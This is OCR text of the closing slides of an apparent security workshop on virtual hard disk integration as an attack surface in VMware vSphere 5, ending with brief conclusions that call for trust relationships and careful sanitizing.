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
There‘s even more stuff

Coming Soon To A Cloud Near You...

- Hypervisor Denial of Service?
- Not to be discussed in this workshop due to time constraints.



But It's Certainly Doable ;-)

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Conclusions

- Virtual hard disk integration offers yet-another-interface for attack exposure.
- In particular in Vmware vSphere 5 space.
- Appropriate trust relationships and/or careful sanitizing needed.

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
There's never enough time...

THANK YOU...



...for yours!